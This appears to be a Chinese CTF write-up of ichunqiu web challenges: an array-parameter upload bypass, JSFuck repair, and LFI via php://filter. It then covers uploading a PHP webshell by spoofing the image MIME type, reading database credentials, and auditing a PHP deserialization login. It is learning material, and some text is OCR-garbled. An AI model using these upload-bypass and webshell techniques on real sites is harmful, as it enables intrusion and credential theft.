
Done

<https://blog.csdn> 285 bytes | 23 millis

应该是有正则匹配。不会绕，再次偷瞄大佬博客：

利用数组绕过问题小总结

php的函数一般都无法执行数组的，用数组来当参数，一般都能绕过。所以可以 `data[]`，即 `filename=1.php&data[]=<?phpinfo();?>`。得到flag文件名



Burp Suite Professional v2.1 - Temporary Project - licensed to Larry_Lau

Target: <http://106.75.72.168:2222>

Request

Raw Params Headers Hex

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: role=Zjo1OiJucXp2YSI7
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

filename=1.php&data[]=<?php phpinfo(); ?>
```

0 matches

Response

Raw Headers Hex HTML Render

```
<!DOCTYPE html>
<html>
<head>
<title></title>
</head>
<body>
your file is in
./uploads/d3242eb073e29c6596021a8b95f9142d1.php</body>
</html>
```

0 matches


Done

<https://blog.csdn> 356 bytes | 27 millis


访问，得到flag

Web8: broken

题目只提示了broken



Hi, a CTFer. You got a file, but it looks like being broken.




```
[[(![]+[]) [+[]]+(![])+[] [![]]] [+!+[]+[]+[]]+(![]+[]) [!+[]+!+[]]+(![]+[]) [+[]]+(![]+
[])+(![]+[]) [+[]]+(![]+[]) [!+[]+!+[]]+(![]+[]) [+!+[]]]+[] [!+[]+!+[]+!+[]]+
[]+!+[]+!+[]]+(![]+[]) [+!+[]]] [+!+[]+[]+[]]+([[] [![]]+[]) [+!+[]]+(![]+[]) [!+[]+!+[]
(![]+[]) [!+[]+!+[]]+(![]+[]) [+[]]+(![]+[]) [!+[]+!+[]+!+[]]+(![]+[]) [+!+[]]]+[] [
[]]+(![]+[]) [+[]]+(![]+[]) [!+[]+!+[]+!+[]]+(![]+[]) [+!+[]]] [+!+[]+[]+[]]+(![]+
+[]]]+(![]+[]) [!+[]+!+[]]+(![]+[]) [+[]]+(![]+[]) [!+[]+!+[]+!+[]]+(![]+[]) [+!+[]
[]+[]) [+[]]+(![]+[]) [!+[]+!+[]+!+[]]+(![]+[]) [+!+[]]]+[] [!+[]+!+[]+!+[]]+(![]+[]
```

看到文件内容，很明显想到之前做过，是 `jsfuck` 编码。直接解，没解出来。因为题目已经提示文件损坏，所以了解一下 `jsfuck` 编码进行修复。

JSfuck原理解析一

JSFuck

所以第一个 `[` 后应该加个 `]`，jsfuck解密弹出



emmm, flag没在这?! 应该还有要修的的地方。。不会了。。

又一次偷瞄大佬博客:

应为是弹窗，所以想到了alert，所以我的第一个想法是去jsfuck解析网站“www.jsfuck.com/”里面输入alert("flag is hot here")，翻译后有5903个字符，而网页给我们的字符有95484个字符。

好了，到这里我产生了第二个想法：应该是有其他的字符在里面，而且没有被弹出来。在这里我花了点时间看了jsfuck的构成。看到有个翻译规则是：eval => [][filter][constructor](CODE)()。而我拿到的字符串也符合这个格式。所以我猜测flag在CODE部分。

0x03 验证

为了验证我的思路，我把拿到的jsfuck代码扔到编辑器中，找到[filter]部分，扣出[]中间的代码放到控制台中运行，得出来的结果是：“filter”。同理，我再抠出[constructor]中间的内容，结果是Array ["constructor"]。好了，把这两部分的内容删掉，再删去最后的小括号，剩下的就是CODE代码。然后放到控制台中运行，结果得出：“var flag=\`flag{*****}\`;alert(flag is not here);”【这里我就不暴露flag了，你们自己去动手时间一下吧】

https://blog.csdn.net/qz_43625917

emmm, 看了它一眼，然后没复现成功。

Web9: Do you know upload?

分值: 100分 类型: Web 题目名称: Do you know upload?

未解答

题目内容: 加油吧, 少年。

<http://49d039a7146e49639af2cda94ec803e60202b849bb87497a.changame.ichunqiu.com>

00 : 59 : 59

延长时间(3)

重新创建(59s)

Flag:

提交

解题排名: 1 pcat 2 qwer1234 3 Limpid

[查看writeup](#) ▾

https://blog.csdn.net/qq_43625917

Do you know upload? (你知道文件上传吗?), 我知道文件上传。进入题目查看源码

```

16 <!--
17 include($_GET['file']);
18 -->
19
    
```

很明显可以用php伪协议(`php://filter`)读取源码



图片上传

Filename: 未选择文件。



PGH0bWw+DQo8aGVhZD48bWV0YSBjaGFyc2V0PSJ1dGYtOCIGLz4NCjx0aXRzZT5VcGxvYWQ8L3RpdGxIPg0KPC9oZWFKPg0KDQo8Y

Base64解密, 得到源码如下:

```

<html>
<head><meta charset="utf-8" />
<title>Upload</title>
</head>

<body>
<h1>图片上传</h1>

<form action="" method="post" enctype="multipart/form-data">
  <label for="file">Filename:</label>
  <input type="hidden" name="dir" value="/uploads/" />
  <input type="file" name="file" id="file" />
  <br />
  <input type="submit" name="submit" value="Submit" />
</form>
<!--
include($_GET['file']);
-->
<?php
include($_GET['file']);
@$pic = $_FILES["file"]["name"];
@$pics = explode('.', $pic);

if(@isset($_POST[submit])){
  if ((($_FILES["file"]["type"] == "image/gif")
    || ($_FILES["file"]["type"] == "image/jpeg")
    || ($_FILES["file"]["type"] == "image/pjpeg"))){

    if ($_FILES["file"]["error"] > 0){
      echo "Return Code: " . $_FILES["file"]["error"] . "<br />";
    }else{
      echo "Upload: " . $_FILES["file"]["name"] . "<br />";
      echo "Type: " . $_FILES["file"]["type"] . "<br />";
      echo "Size: " . ($_FILES["file"]["size"] / 1024) . " Kb<br />";
      //echo "Temp file: " . $_FILES["file"]["tmp_name"] . "<br />";
      if (file_exists("upload/" . $_FILES["file"]["name"])){
        echo $_FILES["file"]["name"] . " already exists. ";
      }else{
        move_uploaded_file($_FILES["file"]["tmp_name"],
          "upload/" . $_FILES["file"]["name"]);
        echo "Stored in: " . "upload/" . $_FILES["file"]["name"];
      }
    }
  }else{
    echo "<script>alert('文件类型不允许')</script>";
    echo "Invalid file";
  }
}else{
  // echo "Invalid file";
}
?>
</body>
</html>

```

代码审计一下：

黑名单，文件类型只能是image/gif、image/jpeg、image/pjpeg。

所以，先将php一句话，文件后缀改为 .jpg。

上传、抓包，将 .jpg 改为 .php。上传成功



图片上传

Filename: 未选择文件。

Upload: webshell.php


Type: image/jpeg

Size: 0.0263671875 Kb


Stored in: upload/webshell.php


https://blog.csdn.net/qq_43625917

蚁剑(菜刀)一连，连接成功



没有发现flag，发现了config.php。打开，里面有数据库用户名、密码、数据库名。蚁剑连接数据库，得到flag





Web10: Login

打开题目查看源码，在最下方发现


```
3
4
1 <!-- test1 test1 -->
2
```


应该就是用户名和密码，登录

(') ^ _ _

只有这个。。。源码也没有有用信息


抓包，发包





响应头里发现特殊的東西 **show**，且值为0。一般0表示假，1为真。

所以在请求头里将 **show** 的值写为1，发包



得到源码


```
<?php
include 'common.php';
$request = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
class db
{
    public $where;
    function __wakeup()
    {
        if(!empty($this->where))
        {
            $this->select($this->where);
        }
    }

    function select($where)
    {
        $sql = mysql_query('select * from user where '.$where);
        return @mysql_fetch_array($sql);
    }
}


if(isset($request['token']))
{
    $login = unserialize(gzuncompress(base64_decode($request['token'])));
    $db = new db();
    $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\');
    if($login['user'] === 'ichunqiu')
    {
        echo $flag;
    }else if($row['pass'] !== $login['pass']){
        echo 'unserialize injection!!';
    }else{
        echo "(~ \□')^ ㄣ— ";
    }
}else{
    header('Location: index.php?error=1');
}
?>
```

审计代码，发现

只要 `$login = unserialize(gzuncompress(base64_decode(request['token'])))` 之后，`request['token']` 之后，`login['user'] === 'ichunqiu'` 即可。



